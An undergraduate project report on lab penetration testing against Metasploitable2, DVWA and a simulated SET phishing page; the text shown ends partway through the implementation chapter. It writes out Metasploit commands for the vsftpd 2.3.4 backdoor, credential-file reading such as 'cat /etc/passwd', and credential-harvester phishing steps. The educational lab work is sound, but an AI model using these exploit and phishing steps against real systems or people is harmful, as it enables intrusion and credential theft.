UNDERGRADUATE RESEARCH OPPORTUNITY PROGRAMME (UROP)

PROJECT REPORT

Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques

Submitted by

Sindhuja Arnepalli (AP22110011444)
Guntur Ridhi (AP22110011467)
Indu Kukatikonda (AP22110011475)
Roda Chinthapalli (AP22110011496)

Under the guidance of

Dr. Sriramulu Bojjagani

Department of Computer Science and Engineering
SRM UNIVERSITY-AP
Amaravati

December, 2025

DECLARATION

I, the undersigned, do hereby affirm that the project report with the title **Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques** which is submitted in part to meet the commitment of the **Bachelor of Technology in Computer Science & Engineering** degree, SRM University-AP, is a genuine work carried out by us with guidance from **Dr. Sriramulu Bojjagani**.

We have disclosed our thoughts in our own language in this submission, and when we have taken ideas or words of others, we have done so with proper and clear citation and referencing of the original sources. Moreover, we declare that we have complied with the standards of academic honesty and integrity and that we have not misrepresented or fabricated any data, idea, fact, or source in this submission.

This report has not been previously used to support the awarding of any other degree from any other University.

Date: December 4, 2025

Name of student: Sindhuja Arnepalli

A. Sindhuja

Signature

Name of student: Guntur Ridhi

G. Ridhi

Signature

Name of student: Indu Kukatikonda

K. Indu

Signature

Name of student: Roda Chinthapalli

Ch. Roda

Signature

CERTIFICATE

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING
SRM University-AP
Neerukonda, Mangalagiri, Guntur
Amaravati, Andhra Pradesh – 522 240


CERTIFICATE

This is to certify that the report entitled **Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques** submitted by **Sindhuja Arnepalli, Guntur Ridhi, Indu Kukatikonda, and Roda Chinthapalli** to SRM University-AP in partial fulfillment of the requirements for the award of the Degree of **Bachelor of Technology** in the Department of **Computer Science & Engineering** is a bonafide record of the project work carried out under my guidance and supervision.

This report in any form has not been submitted to any other University or Institute for any purpose.

Project Guide

Name : Dr. Sriramulu Bojjagani



Signature: .....

Head of Department

Name : Dr. Murali Krishna Enduri

ACKNOWLEDGMENT

We wish to record our deep sense of gratitude to all who helped us prepare this Project Report titled **Comprehensive Penetration Testing Using Network, Web Application,and Social Engineering Techniques** and present it satisfactorily.

We are especially thankful to our guide and supervisor **Dr. Sriramulu Bojjagani**, Department of Computer Science & Engineering, for his valuable suggestions, guidance, and support throughout the project.

We also extend our sincere thanks to **Dr. Murali Krishna Enduri**, Head of the Department of Computer Science & Engineering, for his constant encouragement.

We are grateful to our classmates and friends for their cooperation, feedback, and patience during the preparation of this project.

Sindhuja Arnepalli, Guntur Ridhi, Indu Kukatikonda, Roda Chinthapalli
(Reg. No. AP22110011444, AP22110011467, AP22110011475, AP22110011496)

B. Tech.
Department of Computer Science & Engineering
SRM University-AP

ABSTRACT

Cybersecurity has emerged as an essential requirement for modern organizations as cyberattacks continue to grow in complexity and target multiple layers of digital infrastructure. This project, **"Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques,"** demonstrates how ethical simulations and analyses of real-world cyberattacks can be performed safely within a controlled virtual environment. The research integrates three core domains of penetration testing to offer a holistic perspective on how systems may be compromised.

The first component focuses on **network penetration testing** using Metasploitable2, an intentionally vulnerable virtual machine. Through reconnaissance, port scanning, and vulnerability identification, several outdated and misconfigured services were discovered—most notably the **vsftpd 2.3.4 backdoor vulnerability**. Using the Metasploit Framework, this vulnerability was successfully exploited to obtain unauthorized root access, emphasizing the severe risks associated with unpatched services and weak configurations.

The second component involves **web application penetration testing** using DVWA (Damn Vulnerable Web Application). Key vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, and insecure File Uploads were analyzed. These experiments reveal how insecure coding practices can expose applications to data theft, authentication bypass, and remote system compromise.

The third component highlights **social engineering attacks** using the Social Engineering Toolkit (SET). A phishing-based credential harvesting attack was simulated, demonstrating how attackers clone legitimate websites to deceive users and extract sensitive information. This proves that technical defenses alone are insufficient without strong user awareness and training.

Together, these three domains present a comprehensive view of modern attack surfaces—**network, application, and human**. The project emphasizes the importance of regular security assessments, continuous software updates, secure coding practices, and user education. The results clearly show that a **multi-layered defense strategy** is critical for protecting systems against today's evolving cybersecurity threats.

Contents

Declaration i

Certificate ii

Acknowledgment iii

Abstract iv

1 INTRODUCTION 1
1. Network Penetration Testing . . . 1
2. Web Application Penetration Testing . . . 1
3. Social Engineering Penetration Testing . . . 2

2 PROJECT MOTIVATION 3
Motivation for Network Penetration Testing . . . 3
Motivation for Web Application Penetration Testing . . . 3
Motivation for Social Engineering Testing . . . 4
Why These Three Projects Together? . . . 4

3 LITERATURE SURVEY 6

4 DESIGN AND METHODOLOGY 8
4.1 Overall Architecture of the Penetration-Testing Framework . . . 8
4.2 Unified Methodology Applied to All Three Tests . . . 8
4.3 Network Penetration Testing Methodology (Metasploitable2) . . . 8
4.3.1 Step 1: Environment Setup . . . 8
4.3.2 Step 2: Information Gathering & Scanning . . . 9
4.3.3 Step 3: Vulnerability Identification . . . 9
4.3.4 Step 4: Exploitation . . . 9
4.3.5 Step 5: Post-Exploitation . . . 10
4.4 Web Application Penetration Testing Methodology (DVWA) . . . 10
4.4.1 Step 1: Setup DVWA . . . 10
4.4.2 Step 2: Identify Vulnerabilities . . . 10
4.4.3 Step 3: Exploitation . . . 10
4.4.4 Step 4: Post-Exploitation . . . 11
4.5 Social Engineering Penetration Testing Methodology (SET Toolkit) . . . 11
4.5.1 Step 1: Start SET Toolkit . . . 11
4.5.2 Step 2: Attack Preparation . . . 11
4.5.3 Step 3: Execution . . . 11

4.5.4 Step 4: Analysis . . . 11
4.6 Summary . . . 12

5 IMPLEMENTATION 13
5.1 Network Penetration Testing Implementation (Metasploitable2) . . . 13
5.1.1 Environment Setup . . . 13
5.1.2 Network Verification . . . 14
5.1.3 Reconnaissance Using Nmap . . . 14
5.1.4 Vulnerability Identification . . . 16
5.1.5 Exploitation Using Metasploit . . . 17
5.1.6 Post-Exploitation Enumeration . . . 18
5.2 Web Application Penetration Testing Implementation (DVWA – SQL Injection) . . . 23
5.3 Social Engineering Implementation (SET Toolkit – Phishing Attack) . . . 29

6 HARDWARE / SOFTWARE TOOLS USED 33
6.1 Hardware Requirements . . . 33
6.2 Software Requirements . . . 33

7 RESULTS & DISCUSSION 35
7.1 Network Penetration Testing – Results & Discussion . . . 35
7.2 Web Application Penetration Testing (DVWA — SQL Injection) – Results & Discussion . . . 36
7.3 Social Engineering Attacks (SET Toolkit) – Results & Discussion . . . 36

8 CONCLUSION 38

Chapter 1

INTRODUCTION

Today's cybersecurity threats are no longer restricted to a single attack vector. Modern attackers take advantage of vulnerabilities in networks, web applications, and even human behavior. Therefore, penetration testing has evolved into a multi-layered process that evaluates the security posture of an organization from all possible perspectives.

The project titled **"Comprehensive Penetration Testing Using Network, Web Application, and Social Engineering Techniques"** aims to simulate real-world cyberattacks in a controlled and ethical environment. The goal is to demonstrate how various categories of vulnerabilities can be identified, exploited, and evaluated using professional penetration-testing methodologies.

To achieve this, a virtual laboratory environment was created using Kali Linux as the attacker machine. The project examines three major domains of penetration testing:

1. Network Penetration Testing (Metasploitable2 Exploitation)

Network-based attacks often occur due to outdated software, misconfigured services, unsecured open ports, and weak system security. Metasploitable2—an intentionally vulnerable virtual machine—was used as the target.

Through reconnaissance, scanning, and exploitation, this component demonstrates:

- How attackers discover open ports,
- How vulnerable services (such as **vsftpd 2.3.4**) are identified,
- How publicly known exploits are used to compromise remote systems.

This emphasizes the risk organizations face when network services are not regularly patched or maintained.

2. Web Application Penetration Testing (DVWA)

Modern cyberattacks frequently target web applications such as login pages, input forms, file uploads, admin panels, and APIs.

Using DVWA (Damn Vulnerable Web Application), the project analyzed several web vulnerabilities:

- SQL Injection,
- Cross-Site Scripting (XSS),
- Command Injection,
- File Upload Exploitation.

This part demonstrates how insecure coding practices can allow attackers to bypass authentication, steal sensitive data, or compromise servers.

3. Social Engineering Penetration Testing (SET Toolkit)

Even with strong technical defenses, the human element often remains the weakest link. Social engineering—especially phishing—continues to be one of the most effective methods used by attackers.

Using the Social Engineering Toolkit (SET), the project demonstrated:

- How attackers clone legitimate websites,
- How phishing pages are created to steal credentials,
- How unsuspecting users can be manipulated into revealing sensitive information.

This highlights that cybersecurity is incomplete without addressing user awareness and education.

Chapter 2

PROJECT MOTIVATION

The motivation for choosing this combined project arises from the growing need to understand security weaknesses across three major areas of real-world systems: **network services**, **web applications**, and **human behavior**. Each part of the project demonstrates a different attack surface that modern attackers frequently exploit.

Motivation for Network Penetration Testing on Metasploitable2

Metasploitable2 was selected because it contains real, outdated, and vulnerable services such as **vsftpd**, **Samba**, **distccd**, **MySQL**, and **Telnet**. These allow safe and controlled exploitation exercises.

The learning objectives included:

- understanding how attackers scan a system,
- identifying weak and exposed services,
- demonstrating how a full system takeover can occur due to a single outdated service (e.g., **vsftpd 2.3.4**),
- discovering deeper system vulnerabilities through post-exploitation.

This gives students hands-on insight into network exploitation and the consequences of failing to update and secure network services.

Motivation for Web Application Penetration Testing on DVWA

DVWA (Damn Vulnerable Web Application) was chosen because it provides intentionally weak web pages that allow students to safely practice exploiting:

- SQL Injection,

- Cross-Site Scripting (XSS),
- Command Injection,
- File Upload Vulnerabilities.

The key motivations were to understand:

- how insecure coding practices lead to major vulnerabilities,
- how input validation failures become entry points for attackers,
- how attackers exploit web applications to access restricted areas or steal data.

DVWA helps learners build strong foundational skills for web security analysis.

Motivation for Social Engineering Penetration Testing using SET Toolkit

Even if networks and web applications are well secured, the **human user** often remains the weakest link. Attackers frequently target people rather than systems.

The SET Toolkit (Social Engineering Toolkit) was chosen because it safely enables:

- phishing webpage cloning,
- credential harvesting simulations,
- realistic social engineering attack scenarios.

This component provides insight into:

- methods attackers use to deceive victims,
- how users unknowingly disclose sensitive information,
- how human error becomes a primary attack vector.

It completes the project by covering the human layer of cybersecurity.

Why These Three Projects Together?

Each part covers a different dimension of penetration testing, giving a complete view of modern cyberattack strategies.

Project	**Focus Area**	**Reason for Selection**
Network Penetration Testing	System-Level Vulnerabilities	To learn service exploitation, scanning, and root access techniques
Web Application Penetration Testing	Website/Application Vulnerabilities	To understand insecure coding practices and application-level attacks
Social Engineering Penetration Testing	Human Vulnerabilities	To study phishing, deception methods, and user-targeted attacks

Chapter 3

LITERATURE SURVEY

Web applications are the foundation of modern digital infrastructure, and their security has become a major concern. Research consistently shows that web applications are among the most frequently attacked digital assets due to vulnerabilities arising from weak input validation, insecure coding practices, and poor configuration management. According to OWASP reports, **Injection attacks**, **Cross-Site Scripting (XSS)**, and **Security Misconfiguration** have remained in the top-tier list of most critical and exploited vulnerabilities. These security flaws often emerge when user-controlled inputs interact with backend components without proper filtering or sanitization.

Studies indicate that **SQL Injection (SQLi)** continues to be one of the most dangerous web vulnerabilities because it allows attackers to manipulate backend database queries. Research attributes SQLi issues to insecure SQL query construction, dynamic string concatenation, and failure to use parameterized statements. Likewise, **XSS vulnerabilities** occur when user input is stored or reflected into web pages without validation, permitting attackers to inject malicious scripts that run in the victim's browser. Other vulnerabilities—such as Command Injection, CSRF, and File Inclusion— highlight the risks created when user inputs are not properly separated from system-level functions.

To safely study these vulnerabilities, researchers and educators rely on intentionally vulnerable platforms. One of the most well-known systems is the **Damn Vulnerable Web Application (DVWA)**, an open-source PHP/MySQL application designed specifically to teach and analyze common web security flaws. Literature describes DVWA as a practical tool that benefits both students and security professionals by illustrating:

- how web-based attacks work,
- how vulnerabilities are exploited,
- how secure coding practices can prevent these attacks.

DVWA also provides multiple difficulty levels—from Low to High—allowing learners to gradually understand the progression from insecure to secure implementations.

Furthermore, the literature emphasizes the structured methodology used in penetration testing. A typical penetration testing workflow includes:

1. Environment Setup,
2. Reconnaissance and Input Analysis,
3. Vulnerability Detection,

4. Exploitation,

5. Mitigation and Secure Coding Recommendations.

Following this systematic method ensures thorough identification of security weaknesses and allows the mapping of practical findings to real-world security standards, such as the OWASP Top 10.

Despite the broad theoretical resources available, existing publications rarely guide students through the complete practical deployment and penetration-testing process. There is limited documentation that helps learners navigate issues such as PHP module errors, MySQL configuration problems, Docker-based DVWA setup, or troubleshooting server misconfigurations. Likewise, few studies illustrate how specific insecure settings—such as verbose SQL error messages, weak database credentials, or disabled security controls—significantly expand the attack surface.

Therefore, this project contributes by providing a comprehensive, hands-on penetration testing case study on DVWA, covering vulnerabilities such as SQL Injection, XSS, Command Injection, File Upload flaws, and more. It bridges the gap between theoretical understanding and practical implementation, allowing learners to perform real-world exploitation and analyze security failures in a controlled environment.

Chapter 4

DESIGN AND METHODOLOGY

This chapter describes the project design and the detailed methodology applied for three types of penetration testing: network exploitation, web application testing, and social engineering simulation. The methodology follows standard ethical-hacking steps recognized by industry to ensure structured, safe, and reproducible testing.

4.1 Overall Architecture of the Penetration-Testing Framework

The project uses a three-tiered penetration-testing approach:

- **Network Layer:** Metasploitable2 (vulnerable services)
- **Web Application Layer:** DVWA (Damn Vulnerable Web Application)
- **Human Layer:** Social Engineering Toolkit (SET)

This architecture allows a comprehensive understanding of how systems are compromised across different attack surfaces.

4.2 Unified Methodology Applied to All Three Tests

The single methodology applied to the three domains is:

ion Gathering → Scanning & Enumeration → Vulnerability Identification → Exploitation → Post-Exp

Each domain follows the same phases, adapted to the specific tools and techniques relevant to that domain.

4.3 Network Penetration Testing Methodology (Metasploitable2)

4.3.1 Step 1: Environment Setup

An isolated laboratory environment was created using Oracle VirtualBox. Two virtual machines were configured:

- **Kali Linux** — attacker machine
- **Metasploitable2** — intentionally vulnerable target

Network isolation was provided using VirtualBox Host-Only and NAT adapters. IP verification and connectivity checks were performed using:

```
ifconfig
ping <target-ip>
```

4.3.2 Step 2: Information Gathering & Scanning

Nmap was used for reconnaissance and service discovery. Typical scans included:

- SYN scan (port discovery): `nmap -sS <target-ip>`
- Service version detection: `nmap -sV <target-ip>`
- Aggressive scan (OS, scripts, versions, all ports): `nmap -A -T4 -p- <target-ip>`

4.3.3 Step 3: Vulnerability Identification

Analysis of Nmap results revealed several outdated or misconfigured services, e.g.:

- **vsftpd 2.3.4** (backdoor vulnerability)
- Samba
- distccd
- Telnet
- MySQL

vsftpd 2.3.4 was selected for demonstration due to the well-known backdoor that permits remote access.

4.3.4 Step 4: Exploitation

The Metasploit Framework was used to exploit the vsftpd backdoor. Example commands:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS <target-ip>
run
```

Result: a command shell session is opened and root-level access may be obtained.

4.3.5 Step 5: Post-Exploitation

Post-exploitation enumeration included commands such as:

```
whoami
id
cat /etc/passwd
netstat -tulpn
ps aux
```

These commands were used to verify privileges, enumerate users, inspect running processes, and identify active services.

4.4 Web Application Penetration Testing Methodology (DVWA)

4.4.1 Step 1: Setup DVWA

DVWA was deployed in the lab environment. Typical setup steps included:

- Start Apache and MySQL services on the host/VM.
- Open DVWA in browser: `http://127.0.0.1/dvwa` (or the VM IP).
- Set DVWA security level to `low` for initial testing (then increase difficulty).

4.4.2 Step 2: Identify Vulnerabilities

Each DVWA module was tested for common web vulnerabilities:

- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- Command Injection
- File Upload vulnerabilities

Input validation, client- and server-side filtering, and request manipulation techniques were analyzed.

4.4.3 Step 3: Exploitation

Representative exploitation scenarios:

- SQLi for login bypass or data retrieval,
- XSS for cookie theft or session hijacking,
- Command Injection for executing OS commands remotely,
- File Upload to drop web shells or malicious payloads.

4.4.4 Step 4: Post-Exploitation

Post-exploitation outcomes included evidence of data exfiltration, unauthorized command execution, and potential persistence via web shells or uploaded files. These were documented and analyzed for impact.

4.5 Social Engineering Penetration Testing Methodology (SET Toolkit)

4.5.1 Step 1: Start SET Toolkit

On Kali, the Social Engineering Toolkit (SET) provides numerous attack vectors. The flow for a credential-harvesting scenario is:

```
setoolkit
(choose) 1) Social-Engineering Attacks
         2) Website Attack Vectors
         3) Credential Harvester
```

4.5.2 Step 2: Attack Preparation

Select the credential harvester and website clone attack. SET clones a target website to the attacker host; the cloned page captures submitted credentials.

4.5.3 Step 3: Execution

- Host the phishing page on the attacker machine or tunnel via ngrok (for remote tests in controlled lab scenarios).
- Send the phishing link to the simulated victim (in lab this is done as a controlled action).
- Monitor the terminal or log files for captured credentials.

4.5.4 Step 4: Analysis

This exercise demonstrates:

- the ease with which phishing pages can harvest credentials,
- the importance of user training and awareness,
- that technical defenses alone are insufficient without human factor controls.

4.6 Summary

The same engineering methodology—setup, reconnaissance, scanning and enumeration, vulnerability identification, exploitation, and post-exploitation analysis—was applied across the three domains. Adhering to this structured approach ensured the testing was repeatable, safe, ethical, and produced actionable findings relevant to real-world security practices.

Chapter 5

IMPLEMENTATION

This chapter presents the implementation of three major components of the project: network penetration testing, web application penetration testing, and social engineering attack simulation. Each implementation follows the standard ethical hacking methodology in a controlled virtual environment.

5.1 Network Penetration Testing Implementation (Metasploitable2)

5.1.1 Environment Setup

Two virtual machines were configured in VirtualBox to create an isolated penetration testing environment:

- **Kali Linux** — Attacker machine
- **Metasploitable2** — Vulnerable target machine




Figure 5.1: Virtual Machines Configured in VirtualBox

5.1.2 Network Verification

Once both the attacker (Kali Linux) and victim (Metasploitable2) machines were configured, network verification was performed to ensure communication between them.

Commands executed:

```
ifconfig
ping 192.168.56.102
```

This confirmed that the attacker system could successfully reach the victim machine.




Figure 5.2: Kali ifconfig Output




Figure 5.3: Metasploitable2 ifconfig Output

5.1.3 Reconnaissance Using Nmap

The next phase involved identifying open ports, running services, and potential vulnerabilities. Three types of Nmap scans were performed:

1. **SYN Scan (Port Discovery)** `nmap -sS 192.168.56.102`




Figure 5.4: Successful Ping Test

2. **Service & Version Detection** `nmap -sV 192.168.56.102`

3. **Aggressive Scan** `nmap -A -T4 -p- 192.168.56.102`

These scans revealed multiple vulnerable services on the Metasploitable2 machine, including:

- vsftpd 2.3.4 (Backdoor)
- Apache 2.2.8
- Samba 3.0.20
- distccd
- MySQL 5.0
- Telnet, SSH, and others




Figure 5.5: SYN Scan Results




Figure 5.6: Version Scan Results




Figure 5.7: Figure 5.7 — Aggressive Scan Results

5.1.4 Vulnerability Identification

Among all discovered services, **vsftpd 2.3.4** was identified as the most suitable vulnerability to target due to:

- The presence of a built-in backdoor,
- Easy reproduction in an ethical testing environment,
- Demonstration of remote code execution,
- Frequent documentation in cybersecurity research.

This vulnerability allows remote attackers to gain root access through the compromised FTP service.

5.1.5 Exploitation Using Metasploit

The Metasploit Framework was used to exploit the vsftpd backdoor. Steps executed:

1. Start Metasploit `msfconsole`
2. Load the exploit `use exploit/unix/ftp/vsftpd_234_backdoor`
3. Set the target IP `set RHOSTS 192.168.56.102`
4. Execute the exploit `run`

Result:

- **"Command shell session opened"**
- Remote **root shell** successfully obtained




Figure 5.8: Metasploit Console Loaded




Figure 5.9: Exploit Configuration

